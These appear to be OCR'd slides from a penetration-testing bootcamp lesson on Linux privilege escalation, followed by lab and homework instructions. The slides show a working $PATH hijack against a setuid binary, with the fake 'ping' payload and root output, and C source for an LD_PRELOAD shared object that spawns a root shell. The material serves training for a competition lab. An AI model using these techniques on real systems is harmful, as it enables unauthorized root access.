

/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
1st
2nd
3rd
4th
5th
6th

$PATH Hijack Example




```
┌──(attacker㉿kali)-[/home/kali/CPTCBootcamps]
└─$ strings vulnerable | head -n 25
/lib64/ld-linux-x86-64.so.2
setgid
setuid
system
strcat
__libc_start_main
__cxa_finalize
printf
__isoc99_scanf
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
ping -c
Enter IP:
%19s
;*3$"
GCC: (Debian 12.2.0-14) 12.2.0
Scrt1.o
__abi_tag
```

ping called with a relative path



```
┌──(attacker㉿kali)-[/home/kali/CPTCBootcamps]
└─$ ls -la ping && cat ping
-rwxrwxrwx 1 attacker attacker 18 Jun 16 02:36 ping
/bin/bash -c "id"
```

Creating a payload named ping



```
┌──(attacker㉿kali)-[/home/kali/CPTCBootcamps]
└─$ export PATH=.:$PATH && echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games

┌──(attacker㉿kali)-[/home/kali/CPTCBootcamps]
└─$ ./vulnerable
Enter IP: localhost
uid=0(root) gid=0(root) groups=0(root),100(users),1001(attacker)
```

Manipulate $PATH and execute

Environment variables

LD_PRELOAD

Loads shared objects before anything else
Useful when you can run a binary as sudo, then preload custom .so

LD_LIBRARY_PATH

List of directories that a program should look for to load a library
Find libraries of a program, create a fake clone, set envvar to clone

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
        unsetenv("LD_PRELOAD");
        setresuid(0,0,0);
        system("/bin/bash -p");
}
```

04

Lab Time

Lab Instructions

Environment

Router (out of scope)
Linux 1 - 192.168.1.150 (black box approach)
Linux 2 - 192.168.1.151 (black box approach)

Goals:

- Find as many vulnerabilities as you can
- Get root (Multiple paths)

Homework Instructions

Write up on 3 Linux vulnerabilities found in the lab

- How you exploited it
- How they work (include screenshots)
- Provide as much detail as you can

https://jessh.zip/25cptc4hw